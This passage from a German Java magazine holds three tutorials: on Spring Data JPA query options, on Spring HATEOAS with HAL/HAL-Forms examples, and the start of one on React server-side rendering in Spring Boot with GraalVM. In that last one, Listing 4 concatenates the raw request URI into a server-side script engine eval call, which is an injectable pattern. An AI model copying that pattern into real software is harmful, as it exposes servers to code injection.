Manchmal möchte man nicht genau den Parameter in der Methode verwenden, der in der Query benötigt wird. Vielleicht benötigt man in der Query drei Werte, die aber in Java als Teile eines Objekts verwendet werden, oder in der Query wird Monat und Jahr jeweils als Zahl benötigt. Ich möchte in meinem API jedoch lieber ein Datum angeben. Dann kann ich in meiner Query die Spring Expression Language (SpEL) verwenden, um die Daten ganz nach Bedarf zu transformieren. *Listing 6* demonstriert dies.

Query by Example

Damit erreicht man schon eine erhebliche Flexibilität, die Queries sind jedoch immer noch statisch. Das heißt, es wird immer die gleiche Query ausgeführt, nur die daran gebundenen Parameter sind unterschiedlich, denn auch die Ergebnisse von SpEL-Expressions

```
interface PersonRepository extends CrudRepository<Person, Long>{

@Query("select p from Person p join p.hobbies h where lower(h.name) = :#{#hobby.toLowerCase()} and p.address.city = 'Arrakeen'")
List<Person> findByHobbyOnArrakis(String hobby);
}
```

Listing 6: Queries können mit Annotationen an Methoden angegeben werden und mit dem Parameter mit SpEL-Expressions manipuliert werden

```
Person firstNameL = new Person();
firstNameL.firstName = “L”;
Example<Person> example = Example.of(
firstNameL, ExampleMatcher.matching().withStringMatcher(STARTING)
);
Iterable<Person> startingWithL = persons.findAll(example);
```

Listing 7: Example werden aus einer partiell gefüllten Entität und einem Matcher erzeugt, der beschreibt, wie die einzelnen Attribute zur Konstruktion einer Filterbedingung verwendet werden sollen. Das Ergebnis lässt sich mit einem Repository „persons“, das das QueryByExampleExecutor-Interface erweitert, ausführen.

```
Specification byName(String name) {
  return (Specification) (root, _1, cb) -> cb.equal(root.get(“firstName”), name);
}

Specification byCity(String name) {
  return (Specification) (root, _1, cb) -> cb.equal(root.get(“address”).get(“city”), name);
}

persons.findAll(byName(“Leto”).or(byCity(“Arrakeen”)));
```

Listing 8: Auf diese Weise kann ein Repository „persons“ genutzt werden, um Specifications zu kombinieren und auszuführen

```
public interface FamilyRepository {
  Pair<Person, Person> spawnKids();
}

public interface PersonRepository extends
     CrudRepository<Person, Long>,
     QueryByExampleExecutor, // for query by example
     JpaSpecificationExecutor, // for specifications
     FamilyRepository // for custom method
{
  Person findByFirstNameIgnoreCase(String name);

  @Query(“select p from Person p join p.hobbies h where lower(h.name) = :#{#hobby.toLowerCase()} and p.address.city
= ‘Arrakeen’”)
  List<Person> findByHobbyOnArrakis(String hobby);
}

public class FamilyRepositoryImpl implements FamilyRepository{
  @Autowired
  EntityManager em;

  @Override
  public Pair<Person, Person> spawnKids() {

     Person ghanima = new Person();
     ghanima.setFirstName(“Ghanima”);
     Person leto2 = new Person();
     leto2.setFirstName(“Leto II”);

     em.persist(ghanima);
     em.persist(leto2);

     return Pair.of(ghanima, leto2);
  }
}
```

Listing 9: Das vollständige PersonRepository mit den verschiedenen Beispielen, inklusive des Custom „FamilyRepository“ und der Implementierung „FamilyRepositoryImpl“

werden als Argument übergeben. Manchmal soll so eine Query aber dynamisch erstellt werden. Das klassische Beispiel ist ein Suchdialog, in dem für jedes Attribut ein Wert angegeben werden kann und dann nach all den Attributen, die ausgefüllt wurden, gefiltert werden soll.

Dies kann mit „Query by Example“ (QBE) umgesetzt werden. Hier wird eine Entität mit den Werten gefüllt, nach denen gesucht werden soll, und daraus ein Example konstruiert. Dabei kann noch weiter spezifiziert werden, ob die Attribute mit AND oder mit OR verknüpft werden sollen, ob Vergleiche Groß- und Kleinschreibung

ignorieren sollen und dergleichen mehr. Um dieses Example dann mit dem Repository verwenden zu können, muss ein weiteres Interface erweitert werden: QueryByExampleExecutor. Eine beispielhafte Verwendung ist in *Listing 7* demonstriert.

Eine wichtige Limitierung dieses Ansatzes ist, dass pro Attribut nur maximal ein Wert verwendet werden kann. Eine Von-bis-Suche ist damit also nicht umzusetzen.

Specifications

Die nächste Stufe der Flexibilität sind Specifications. Specifications sind Objekte, die eine Where-Klausel repräsentieren, ohne dass nach außen hin erkennbar ist, wie diese implementiert ist. Dies entspricht dem grundsätzlichen Ansatz, dass die Verwendung eines Repository Technologie-agnostisch sein sollte. Technisch ist eine Specification ein Interface mit einer zu implementierenden Methode, die die WHERE-Bedingung auf Basis der JPA-Criteria implementiert. Specifications können mit AND und OR kombiniert werden und mit dem Repository verwendet werden, wenn dieses das Interface `JpaSpecificationExecutor` erweitert *(siehe Listing 8)*.

Wir haben gesehen, dass es ein ganzes Spektrum an Möglichkeiten gibt, Queries für Repositories zu definieren. Dabei erhält man mehr Flexibilität, muss allerdings auch mehr Arbeit selbst leisten. Dies gipfelt schließlich in vollständig selbstgeschriebenen Methoden. Dabei wird die Methode in einem eigenen Interface definiert. Das Repository erweitert dieses Interface. Die Implementierung kommt in eine eigene Klasse, die den gleichen Namen wie das Interface hat, aber um ein `Impl` ergänzt wird. In dem Beispiel in *Listing 9* wird als Interface-Name `FamilyRepository` verwendet und dementsprechend ist der Name der Implementierung `FamilyRepositoryImpl`.

Die implementierende Klasse kann andere Spring Beans, wie zum Beispiel den `EntityManager` oder den `TransactionManager`, injiziert bekommen. Und damit gibt es praktisch keine Begrenzung, was in einer solchen Methode implementiert werden kann.

Es ist wichtig zu verinnerlichen, dass all diese unterschiedlichen Abstraktionslevel mit voller Absicht verfügbar sind. Es war nie das Ziel von Spring Data, alles über Query-Derivation zu lösen. Das Ziel ist vielmehr, simple Dinge zu automatisieren, ohne komplexe Dinge wesentlich zu verkomplizieren. Ebenso war es nie Ziel, JPA zu ersetzen, sondern vielmehr, dessen Nutzung zu vereinfachen. Wer JPA ersetzen möchte, muss zu anderen Tools greifen – vielleicht Spring Data JDBC.

Natürlich kann in einem solchen Artikel nur ein kurzer Einblick gegeben werden und die genannten Features können noch auf viele weitere Arten genutzt werden. Wer sich für das Thema interessiert, sollte einen Blick auf die Projektseite von Spring Data JPA *[7]* werfen, von der aus weitere Quellen und Beispiele verlinkt sind.

Quellen

[1] Java Persistence 2.1 Expert Group: JSR 338: JavaTM Persistence API, Version 2.1. Oracle America Inc.

[2] Hibernate-Projektseite: *http://hibernate.org/*

[3] EclipseLink-Projektseite: *https://www.eclipse.org/eclipselink/*

[4] Eric Evans 2003: Domain-Driven Design: Tackling Complexity in the Heart of Software. Addison Wesley.

[5] Spring Boot Initializr: *https://start.spring.io*

[6] Vavr: *https://www.vavr.io/*

[7] Spring-Data-JPA-Projektseite: *https://spring.io/projects/spring-data-jpa*

Jens Schauder
VMware
jschauder@vmware.com

Jens Schauder hat vor unglaublich langer Zeit auf einem in Assembler programmierbaren Tischrechner angefangen zu programmieren. Nach über 30 Jahren, davon fast 20 als Consultant für meist große Konzerne, hat er es 2017 geschafft, sich beim Spring-Data-Team einzuschleichen. Dort arbeitet er meist an den Modulen Commons, JPA und JDBC, erzählt davon auf Konferenzen oder hilft anderen Entwickelnden auf Stack Overflow. Wenn er nicht programmiert, spielt er mit seinen Kindern, läuft, macht Freeletics, spielt oder organisiert die JUG Ostfalen.

Die besseren REST-Services nutzen Spring HATEOAS

Nico Rimmele, virtual7 GmbH

Mit Spring HATEOAS (Abkürzung für „Hypermedia as the Engine of Application State“) werden uns einige APIs zur Verfügung gestellt, die uns das Erstellen eines RESTful Service mit Umsetzung des HATEOAS-Prinzips deutlich erleichtern. In diesem Artikel werden wir zuerst auf die Grundlagen eingehen: Was genau ist REST HATEOAS? Darauf aufbauend gehen wir darauf ein, wie uns Spring HATEOAS die Umsetzung einer REST-Schnittstelle nach Vorgaben der HATEOAS-Architektur erleichtert.

REST als Grundlage

Bevor wir uns genauer mit HATEOAS beschäftigen, sollten wir ein gemeinsames Verständnis von REST haben. REST ist ein Architektur-Paradigma zur Gestaltung von Schnittstellen für Webservices, die als Grundlage die Standards von HTTP als Kommunikationsweg nutzt. Kurz gefasst kann auch jeder Aufruf einer Website als Nutzung einer REST-Schnittstelle gesehen werden. Der Client, in diesem Fall ein Browser, ruft einen Endpunkt auf und bekommt am Ende eine Repräsentation dessen, was er darstellen soll – im Falle einer Website HTML.

Schauen wir uns an, was genau passiert: Der Browser hat eine Abfrage an eine URL abgeschickt, also an einen Endpunkt, und fragt eine Ressource ab. Mit der ersten Anfrage auf eine Website erhält der Browser normalerweise HTML zurück; in diesem HTML-Dokument sind alle nötigen weiteren Anweisungen enthalten. Beispielsweise, was der Browser noch an weiteren Ressourcen zu laden hat, sowie Links, die dem Anwender zeigen, wohin er weiter navigieren kann. Das zurückgelieferte HTML ist die Repräsentation der Ressource. Damit hätten wir schon fast alle Komponenten, um REST zu beschreiben: Endpunkte, Ressourcen, Repräsentationen. Was noch fehlt, sind die unterschiedlichen HTTP-Methoden. Die gängigsten sind GET, POST, PUT und DELETE. Sie bilden auch gleichzeitig genau die Elemente für das CRUD-Pattern ab.

CREATE wird durch POST übernommen, READ ist ein GET-Aufruf, ein Update sollte ein PUT sein und logischerweise bilden wir ein Delete über die HTTP-Methode DELETE ab. Nicht jeder REST-Endpunkt beziehungsweise jede Ressource wird sich nur auf diese Methoden beschränken oder alle davon abbilden, aber weiter wollen wir darauf an dieser Stelle nicht eingehen.

Im Normalfall erhalte ich bei einer REST-Ressource eine Repräsentation für ein Objekt im JSON-Format zurück.

Kenne ich die Ressourcen für Bestellungen und weiß, es gibt ein Element mit der ID 1, erhalte ich durch einen GET-Aufruf die JSON-Repräsentation des Autos *(siehe Listing 1)*.

Als Client erhalte ich ein nacktes Objekt und niemand sagt mir, was ich damit machen kann; diese Informationen muss der Client selbst haben. Im Gegensatz dazu erhalte ich beim Abrufen einer Website im HTML alle Informationen zu weiteren Links und der Browser muss nicht für jede Website wissen, wohin ich von dieser Seite überall hin navigieren darf. Das bedeutet, unser REST-Client muss die Business-Logik kennen und selbst wissen, wohin er navigieren, was er abfragen und was er wie verändern darf. Genau hier greift das Prinzip von HATEOAS.

Warum HATEOAS?

HATEOAS ist ein Teil der REST-Architektur, so wird über Hypermedia-Links dynamisch der aktuelle Status der Ressource weitergegeben. Im Gegensatz zu *Listing 1* liefert der Server bei der Umsetzung

```
{
  "ordernumber": "1",
  "status": "open",
  "amount": "220",
  "items": […]
}
```

Listing 1: Darstellung einer Bestellung als JSON-Objekt

```
"orders": [
  {
     "ordernumber":  "133",
     "status":  "open",
     "amount":  "220",
     "items": […],
     "_links": {
        "self": {
           "href": "http://localhost/order/133"
        },
        "cancel": {
           "href": "http://localhost/order/133/cancel"
        },
        "close": {
           "href": "http://localhost/order/133/close"
        }
     }
  },
  {
     "ordernumber":  "132",
     "status":  "closed",
     "amount":  "190",
     "items": […],
     "_links": {
        "self": {
           "href": "http://localhost/order/132"
        },
           "reopen": {
              "href": "http://localhost/order/132/reopen"
           }
        }
     }
  ]
}
```

Listing 2: Bestellungen mit HAL-Links in JSON

des HATEOAS-Prinzips dem Client auch Links mit, die die im aktuellen Status möglichen Aktionen definieren.

Bleiben wir bei diesem Beispiel; eine Bestellung kann in verschiedenen Status vorliegen: offen, abgeschlossen und abgebrochen. Wenn der Client nun keine weiteren Informationen hat, muss er selbst entscheiden, wann eine Bestellung in welchen Status übergehen kann. Im HATEOAS-Prinzip gibt der Server aber dem Client zum Objekt auch die Links mit, die er verwenden kann. Darunter auch die Links zu den möglichen Veränderungen für die Bestellung. Somit muss der Client die Business-Logik nicht selbst implementieren, sondern bekommt vom Server mitgeteilt, welche Möglichkeiten nun bestehen.

Wie in *Listing 2* zu sehen ist, unterscheiden sich der Status der Bestellungen und die Links der jeweiligen Bestellung, somit weiß der Client nun, welche Aktion er für welche Bestellung durchführen kann.

Wir übermitteln also den Status der Applikation mit Hypermedia-Links direkt vom Server. Bieten wir eine REST-Schnittstelle für den Client nach HATEOAS-Architektur an, können wir also dafür sorgen, dass der Client viel weniger über die Business-Logik oder die Architektur der Endpunkte wissen muss. So liest der Client die Endpunkte und Aktionen aus den Links und muss selbst nur die oberste URL zum Einstieg in die Schnittstelle kennen. Da der Client die URL aus den Link-Elementen lesen kann, ist für den Client irrelevant, ob sich die Adresse für einen Endpunkt geändert hat. Somit gestalten wir mit dem HATEOAS-Prinzip vor allem Schnittstellen, die eine weniger starke Koppelung haben und somit deutlich flexibler in ihrer Entwicklung und Gestaltung bleiben.

Um ein solches REST-API leichter zu gestalten und vor allem für das Definieren der Links und Informationen, bietet uns Spring HATEOAS einige nützliche Funktionen.

Was ist Spring HATEOAS?

Spring HATEOAS bietet uns beim Arbeiten mit REST-Interfaces nach dem HATEOAS-Prinzip einige Methoden an. Besonders beim Erstellen von Links sowie beim Aufbau einer Repräsentation spielt es seine Stärken aus. Um die Links an einen Client zu senden, müssen diese im Backend auch erstellt werden; diese Aufgabe müssen wir nun nicht mehr komplett selbst übernehmen. Gerade in einem Umfeld, in dem wir viele Endpunkte mit Annotation zum jeweiligen Pfad definieren, ist es sinnvoll, auf diese Informationen bei der Link-Erstellung zurückgreifen zu können.

Nutzten wir Spring Data REST, wird auch dort Spring HATEOAS mit eingebunden, um zum Beispiel auch ein JPA-Repository sofort über REST mit entsprechenden Links zur Verfügung zu stellen. In diesem Fall erstellt uns Spring HATEOAS sogar gleich einen Template-Link, der die Funktionen „Page", „Size" und „Sort" des dahinter liegenden Repository repräsentiert.

Diese Repräsentation bekommen wir allein durch das Anlegen eines Repository und die Verwendung von Spring Data REST. Dazu wurde aus dem Repository und der Entity „Klasse" kein Code geschrieben. Die Repräsentation der einzelnen Objekte wird auch von Spring übernommen, doch wir wollen nicht nur die Repräsentation und die Links zum Aufrufen an den Client liefern, sondern auch Links, die sich abhängig vom Status des Objekts verändern können.

Unsere Business-Logik müssen wir selbst definieren und dazu eigene Controller schreiben, die die Repräsentation mit dem nötigen Wissen erweitert; genau an dieser Stelle bekommen wir einiges an Hilfe an die Hand. Dabei können wir auf die Vorteile des Spring-HATEOAS-API zurückgreifen, um sehr einfach eigene Links zu erstellen, die auch die Vorteile von definierten Pfaden an den Funktionen in einem Controller sowie deren Parametern übernehmen. Durch diesen Vorteil müssen wir nicht mehr an jeder Stelle selbst wissen, in welchem Kontext wir sind und welche Parameter wir übergeben müssen. Ein weiterer Vorteil ist auch, dass Änderungen an den Funktionen im Controller automatisch an die REST-Schnittstelle weitergegeben werden.

Das Spring-HATEOAS-Framework erfindet hier auch keinen neuen Standard, sondern macht es uns nur einfacher, diesen zu nutzen.

Spring-HATEOAS-Repräsentation

Es ist also sinnvoll, zusätzlich zu unserem Objekt auch noch einige Links in der Repräsentation darzustellen. Spring HATEOAS liefert uns hierfür auch Unterstützung in Form eines Repräsentationsmodells. Diese Klasse ist nicht viel mehr als ein Container mit unserem Objekt und Links. Wir können Links hinzufügen und entfernen. Wie schon erwähnt, kann dies je nach Status des Objekts sinnvoll und wichtig sein. Typischerweise unterscheiden wir bei REST-Ressourcen zwischen Ressourcen, die uns eine Liste von Objekten liefern, und Ressourcen, über die wir nur ein bestimmtes Objekt abfragen. Darum gibt es dafür auch in Spring HATEOAS zwei verschiedene Repräsentations-Modell-Klassen: Für das Darstellen von Ressourcen, die nur ein Objekt zurückgeben, wird das „EntityModel" genutzt und für Ressourcen, die eine Liste darstellen, wird das „CollectionModel" verwendet. Es ändert sich also nicht viel an der Repräsentation der Ressourcen, allerdings werden durch das Modell die Links hinzugefügt.

Spring HATEOAS Hypermedia-Links

Kommen wir zu dem Teil, der in HATEOAS die wichtige Rolle spielt: die Links, die den Status und auch sonstige Meta-Informationen an den Client weitergeben. Einen Link in Java zu erstellen ist nicht

```
{
  "_links": {
     "books": {
        "href": "http://localhost:8080/books{?page,size,sort}",
        "templated": true
     }
  }
}
```

Listing 3: Darstellung eines JPA-Repository als Endpunkt durch Spring HATEOAS

```
{
      "_embedded": {
            "books": [
                  {
                        "bookId": "65bff220-4f7a-4233-b127-8ec27f9791a1",
                        "title": "Das erste Kapitel",
                        "_links": {
                              "self": {
                                    "href": "http://localhost:8080/boooks/{id}",
                                    "templated": true
                              }
                        }
                  },
                  {
                        "bookId": "147b3e84-1614-401e-9863-521cf7a4819f",
                        "title": "Das zweite Kapitel",
                        "_links": {
                              "self": {
                                    "href": "http://localhost:8080/boooks/{id}",
                                    "templated": true
                              }
                        }
                  }
            ]
      },
      "_links": {
            "self": {
                  "href": "http://localhost:8080/boooks"
            }
      },
      "_templates": {
            "default": {
                  "method": "post",
                  "properties": [
                        {
                              "name": "bookId"
                        },
                        {
                              "name": "title"
                        }
                  ]
            }
      }
}
```

Listing 4: Darstellung mit JSON und HAL-Forms

schwierig; wir haben die Klasse „Link", diese benötigt als Parameter nur einen String und erzeugt uns dann auch sofort einen gültigen Link. Wird beim Erstellen kein „rel"-Attribut angegeben, wird der Link mit „rel self" erstellt. Das klingt recht einfach und erlaubt es uns, auch Links zu allen Endpunkten unserer Anwendung zu setzten. Wir können unsere Objekte natürlich auch mit diesen Links anreichern. Dieser Weg ist nicht falsch, jedoch gibt es vermutlich eine bessere Lösung.

Wenn wir unsere Controller in Spring definieren, verwenden wir ganz natürlich unsere Annotations, wie zum Beispiel `@RequestMapping`, `@GetRequest` oder Ähnliche. Diese Annotations beinhalten den relativen Pfad der Ressource auf dem Server und manchmal noch weitere Informationen. Mit weiteren Annotations können auch Parameter oder die HTTP-Methoden definiert werden.

Da wir nun auch Links zu diesen Ressourcen dem Client zur Verfügung stellen wollen, greifen wir die Informationen aus den Annotations ab und verwenden diese wieder. Wir greifen dazu auf die für uns bereitgestellte Methode „linkTo" zurück, diese wird uns für das Spring WebMVC sowie auch in einer Variante für WebFlux bereitgestellt. Beide Varianten bieten uns die Möglichkeit, die einzelnen Funktionen aus unseren Controllern aufzurufen und diese direkt als Links zu erstellen. Dazu wird, wie bereits erwähnt, die Information direkt aus den Annotations genommen.

Somit bleibt uns bei Änderungen eines Pfades in einer Annotation oder beim Ändern eines Parameters im Pfad das Anpassen der Links erspart. Parameter im Pfad werden direkt ausgelesen und in der Repräsentation als „Templated Links" ausgewiesen. So kann der Client erkennen, welchen Link er vor dem Verwenden noch mit Parametern anreichern muss. Über Attribute wie „rel" können wir die Beziehung festlegen, die dieser Link zu unserem Objekt hat. Diesen Teil sollte eine Anwendung kennen. Schließlich muss sie prüfen, ob der Link vorhanden ist und welche Aktion sich dahinter verbirgt. Zusätzlich lässt sich das Attribut „Titel" für eine Internationalisierung verwenden, falls gewünscht.

Etwas anderes ist die Darstellung der verschiedenen HTTP-Methoden. So werden in einer normalen JSON-Repräsentation nur die HAL-Links angezeigt, das bedeutet in diesem Fall keine Informationen über ein PUT, POST oder Ähnliches. Natürlich können wir verschiedene Attribute oder eine bestimmte Namensgebung verwenden, um mit dem Client eine gemeinsame Regelung zu treffen. Dies ist allerdings nicht nötig, wenn der HAL-Forms-Standard verwendet wird. Hiermit können wir zusätzlich zu den Links „Affordances"

anfügen. Diese zusätzlichen Informationen werden dann in einer Präsentation nach dem Standard von HAL-Forms dargestellt. Der Client kann auf diese Art sämtliche Links und Aktionen aus der Repräsentation lesen und weiß damit, welche Aktionen er ausführen kann *(siehe Listing 4)*.

Wie im *Listing 4* zu erkennen ist, gibt es durch die Darstellung der HAL-Forms einen weiteren Unterpunkt `_templates`. Unter diesem Punkt können mehrere Vorlagen hinterlegt werden. Unter `method` wird die HTTP-Methode für diesen Aufruf hinterlegt, unter `properties` werden die benötigten JSON-Felder definiert, die für den Aufruf nötig sind. Es ist hier auch möglich, zusätzliche Informationen, wie zum Beispiel Informationen für eine Validierung im Client, mitzuliefern.

Spring HATEOAS Media-Types

Bis zur Version 0.x hatte Spring HATEOAS nur HAL und ALPS als Media-Type-Unterstützung. Die Beispiele in diesem Artikel verwenden JSON und HAL als Media-Type zur Darstellung. Mit JSON haben wir einen Standard, den die meisten Clients verstehen sollten, und HAL zur Darstellung der verschiedenen Links.

ALPS (Application-Level Profile Semantics) dienen mehr der Darstellung der Semantik einer Applikation und können dafür genutzt werden, mehr Einblick zu bekommen. Mit der Version 1.0 wurden weitere Media-Types hinzugefügt, die Neuerung zu HAL haben wir in *Listing 4* schon gesehen, HAL-Forms. Wir erhalten dadurch die Möglichkeit, noch mehr Informationen und den `_template`- Bereich in unsere Präsentation hinzuzufügen.

UBER (Uniform Basis for Exchanging Representations) wurde mit Version 1.0 ebenfalls hinzugefügt, hierbei handelt sich um einen minimalistischen Ansatz. Auch der Collection- und JSON-Media-Type wurde eingeführt, diese wurden vor allem zum Abfragen und Verwalten von einfachen Collections entworfen.

Spring-HATEOAS-Clients

Es wird auch ein Client von Spring HATEOAS bereitgestellt: Traverson. Wie der Name schon sagt, ist dies vor allem eine Nachprogrammierung einer JavaScript-Bibliothek. Der große Vorteil des Traverson-Clients liegt darin, dass er sich vor allem die Links und die zusätzlichen Informationen zunutze macht, um durch die Schnittstelle zu navigieren.

Der Client wird mit einer URL initialisiert und von dort aus ruft er die JSON-HAL-Repräsentation auf. Er kann mithilfe von LinkDiscover-Klassen die Links aus der Repräsentation lesen. Mit der `follow()`-Methode ist es möglich, eine oder mehrere „rel"-Namen der Links anzugeben, denen der Client folgen soll. Dadurch kann der Client auch mehrere Links hintereinander abarbeiten. Möglich wäre es zum Beispiel, den Traverson-Client mit dem Aufruf `follow` (`books`, `authors`) zu starten. Somit würde er von der Einstiegsressource dem Link mit dem „rel" `books` folgen, und auf dieser Ressource dem Link `authors`. Damit kann man eine Liste aller Autoren erhalten, deren Bücher auch vorhanden sind. Es ist auch möglich, Parameter an die Aufrufe mitzugeben, um Template-Links zu folgen.

Fazit

Zusammenfassend kann also gesagt werden, Spring HATEOAS hilft uns beim Anreichern unserer Schnittstelle mit mehr Informationen, um Clients die Verwendung zu vereinfachen. Je mehr Arbeit wir auf der Serverseite in unsere Schnittstellen-Gestaltung stecken und uns an das HATEOAS-Prinzip halten, desto leichter kann ein Client verstehen, welche Möglichkeiten er gerade hat.

Im eigentlichen Sinne versuchen wir, eine Schnittstelle zu gestalten, die sich selbst beschreibt. Somit wird die Kopplung zwischen Client und Server so gering wie möglich, bestenfalls müsste ein Client nur die Einstiegs-Ressource kennen.

Natürlich ist es auch für den Client sinnvoll zu wissen, welche Möglichkeiten er hat und welche Informationen er bekommt, schließlich kann ein Client nur Informationen verarbeiten, die er auch abfragt. Somit ist es nützlich, sich über mögliche Links an den Ressourcen auszutauschen. Doch die Logik, wann welcher Link angezeigt wird, kann beim Server bleiben. Mit den Optionen des Erstellens von Links und Affordances – also Zusatz-Informationen direkt aus den Klassen und Annotationen zu lesen – vereinfacht uns Spring HATEOAS die Entwicklung und Wartung im Fall von Änderungen.

Nico Rimmele
virtual7 GmbH
nico.rimmele@virtual7.de

Als Senior Technical Consultant arbeite ich bei virtual7, dort berate ich täglich Kunden und helfe ihnen bei der Umsetzung neuer Architekturen und Lösungen. Dabei bringe ich die Erfahrung von über zehn Jahren Entwicklung im Bereich Backend, Frontend und deren Schnittstellen mit sowie den Antrieb, immer neue Lösungen und Technologien zu entdecken. Für mich ist es wichtig, Erfahrungen und Wissen zu teilen und gemeinsam besser zu werden.

React und Spring Boot: Routing, Performance und Daten

David Tanzer

React erlaubt es, durch serverseitiges Rendern die Performance beim ersten Laden einer Anwendung zu verbessern. Gleichzeitig wird es für Suchmaschinen einfacher, die Anwendung zu interpretieren, da sie von jeder Seite der Anwendung den fertig gerenderten HTML-Code „sehen". In der letzten Ausgabe 5/20 der Java aktuell [1] habe ich Ihnen gezeigt, wie Sie serverseitiges Rendern mit Spring Boot und GraalVM verwenden können. Doch einige wichtige Fragen wurden darin noch nicht behandelt: Wie funktionieren denn Routing und Navigation? Wie können Daten – aus einer Datenbank oder anderen Microservices – am Server und am Client gerendert werden? Und wie verhält es sich denn nun wirklich mit der Performance? Auf diese Fragen werde ich hier eingehen.

In der letzten Ausgabe habe ich eine React-Anwendung in einer Spring-Boot-Anwendung am Server zum Laufen gebracht. Der Controller der Anwendung ist in Kotlin geschrieben und läuft in einer GraalVM.

Die React-Anwendung wird mit Webpack gebaut und ein eigenes Skript kopiert die generierten Artefakte im Dateisystem an die richtigen Stellen, sodass die Spring-Boot-Anwendung sie lesen kann. Ein Controller liest am Server die JavaScript- und HTML-Dateien und führt bei jedem Laden JavaScript-Code in einer `GraalJSScriptEngine` aus. Der dabei von React generierte HTML-Code wird innerhalb des Codes von `index.html` an der richtigen Stelle eingefügt und das Ergebnis wird ausgeliefert.

Sobald die Seite im Browser geladen wurde, übernimmt React auch clientseitig: Mit dem Aufruf von `hydrate` werden die am Server gerenderten Komponenten als initialer Zustand für die clientseitige Single-Page-Application (SPA) wiederverwendet. Und ab jetzt verhält sich die Anwendung wie eine „normale" React-Anwendung, die nur im Browser gerendert wird.

Der gesamte Quellcode dieser Beispielanwendung ist unter *[2]* zu finden.

Allerdings funktioniert das bis jetzt nur für die Hauptseite. Navigieren die Benutzenden weg von „/" beziehungsweise „index.html", funktioniert das zwar clientseitig, aber wenn die Seite dieser URL neu geladen wird, liefert der Server wieder die Hauptseite aus und React muss clientseitig den gesamten Zustand neu rendern. Somit verschwinden die Vorteile von serverseitigem Rendern. Die Anwendung braucht ein Konzept für Navigation und Routing, das sowohl am Client als auch am Server funktioniert…

Routing und Navigation

Wenn man in einer SPA auf eine andere Seite oder Ansicht wechselt, ändert sich erst einmal nur der interne Zustand der Anwendung. Da sich die URL der Seite nicht verändert, ist es nicht möglich, ein Bookmark auf den aktuellen Zustand zu setzen. Beim erneuten Laden der Seite beginnt man wieder von vorne – auf der Startseite. Nach Drücken des „Zurück"-Buttons landet man auf der letzten besuchten Seite – außerhalb der aktuellen Anwendung!

```
export const Routes = () => {
  return <>
     <Route path="/" component={ MainNavigation } />
     <Route path="/" exact component={ App } />
     <Route path="/r/about" component={ About } />
     <Route path="/r/list" component={ List } />
  </>
}
```

Listing 1: Die Routen der SPA und ihre Darstellung

```
export const MainNavigation = () => {
  return <ul>
     <li><NavLink to="/">Home</NavLink></li>
     <li><NavLink to="/r/about">About</NavLink></li>
     <li><NavLink to="/r/list">List</NavLink></li>
  </ul>
}
```

Listing 2: Das Hauptmenü

```
const anyWindow: any = window
anyWindow.renderApp = () => {
  ReactDOM.hydrate(
     <BrowserRouter><Routes /></BrowserRouter>,
     document.getElementById('root'))
}
anyWindow.renderAppOnServer = () => {
  return ReactDOMServer.renderToString(
     <StaticRouter location={anyWindow.requestUrl}>
        <Routes />
     </StaticRouter>)
}
anyWindow.isServer = false
```

Listing 3: Routing am Server und im Browser

Das History-API des Browsers gibt Entwickelnden die Möglichkeit, den Browserverlauf zu kontrollieren und somit Bookmarking, erneutes Laden und den Zurück-Button zu unterstützen. `react-router` abstrahiert dieses API auf eine Art und Weise, die für React passend ist. Die Routen, die angeben, welche React-Komponente bei welcher URL im Adressfeld angezeigt wird, werden selbst in einer Komponente `Routes` definiert *(siehe Listing 1)*.

`MainNavigation` wird immer angezeigt, da jeder Pfad mit „/" beginnt. Wenn der Pfad exakt „/" ist, wird die Hauptkomponente `App` angezeigt. Es gibt zwei weitere Komponenten, `About` und `List`, die jeweils einen eigenen Pfad haben. Die Komponente `MainNavigation` enthält das Menü der Anwendung, also Links zu den drei anderen Komponenten *(siehe Listing 2)*. Sie verwendet dazu `NavLink`-Komponenten, die auch von `react-router` zur Verfügung gestellt werden.

Die Komponente Routes aus *Listing 1* muss innerhalb einer Router-Komponente von `react-router` dargestellt werden. Läuft die Anwendung im Browser, verwendet die Anwendung hier einen `BrowserRouter`, der über das History-API funktioniert.

Am Server wird hingegen ein `StaticRouter` verwendet, also wird nur anhand der URL die aktuelle Ansicht gerendert. Diese Unterscheidung wird direkt in `index.tsx` getroffen, wo die komplette Anwendung gerendert wird *(siehe Listing 3)*.

Am Server wird hier ein Parameter `location` benötigt, damit die richtige Seite gerendert werden kann. Diesen Parameter übergibt der Spring-Boot-Controller als `window.requestUrl` an den JavaScript-Code *(siehe Listing 4)*.

Vielleicht ist Ihnen dabei aufgefallen, dass außer der Hauptseite alle weiteren Seiten im Pfad `/r/` liegen *(siehe Listing 1 und Listing 4)*. Wozu soll das gut sein?

Im vorigen Artikel habe ich Spring Boot so konfiguriert, dass alle Dateien aus dem Verzeichnis server/public direkt ausgeliefert werden. Das ist notwendig, damit der Browser die statischen Ressourcen der Anwendung auch laden kann. Würde ich nun den Controller so konfigurieren, dass er alle Routen akzeptiert (`@GetMapping("/**")`), würde dieses Laden der statischen Ressourcen so nicht mehr funktionieren beziehungsweise würde die Implementierung davon

```
@GetMapping("/", "/r/**")
@ResponseBody
fun blog(request: HttpServletRequest): String {
  engine.eval("window.requestUrl='"+request.requestURI+"'")
  val html = engine.eval(renderJs)
  return indexHtml.replace(
     "<div id=\"root\"></div>",
     "<div id=\"root\">$html</div>")
}
```

Listing 4: Request-URL für serverseitiges Routing

deutlich komplizierter. Also habe ich mich in diesem Fall dazu entschieden, die Pfade aller Routen (außer der Hauptseite) mit einem Präfix zu versehen.

Jetzt funktioniert das clientseitige Routing, inklusive „Zurück"-Button und Bookmarks. Am Server wird dank `StaticRouter` bei einem erneuten Laden einer Seite auch immer sofort die richtige Seite ausgeliefert.

Laden von Daten

Bei jeder neuen Seite oder Ansicht, die unsere Benutzenden in der Anwendung öffnen, nach jeder Benutzerinteraktion oder asynchronen Operationen kann es notwendig sein, neue Daten vom Server zu laden oder Daten an den Server zu senden.

Die Listenkomponente bekommt ein Textfeld zur Eingabe eines neuen Listeneintrags und einen Button zum Abschicken *(siehe Listing 5)*. Klicken die Benutzenden auf diesen, so wird der neue Eintrag zum Server geschickt. Da dieser Code nur im Browser und niemals am Server laufen kann, muss man hier auf die serverseitige Ausführung keine Rücksicht nehmen.

Allerdings brauchen wir auch Code, um die Listeneinträge zu laden *(siehe Listing 6)*. Der Aufruf innerhalb von `useEffect` mit dem zweiten Parameter [] stellt sicher, dass der Code nur einmal, nach dem initialen Laden der Komponente, läuft. Auch nach dem Absenden des neuen Listeneintrags wird `fetchList` aufgerufen, damit die Liste aktualisiert wird *(siehe Listing 5)*.

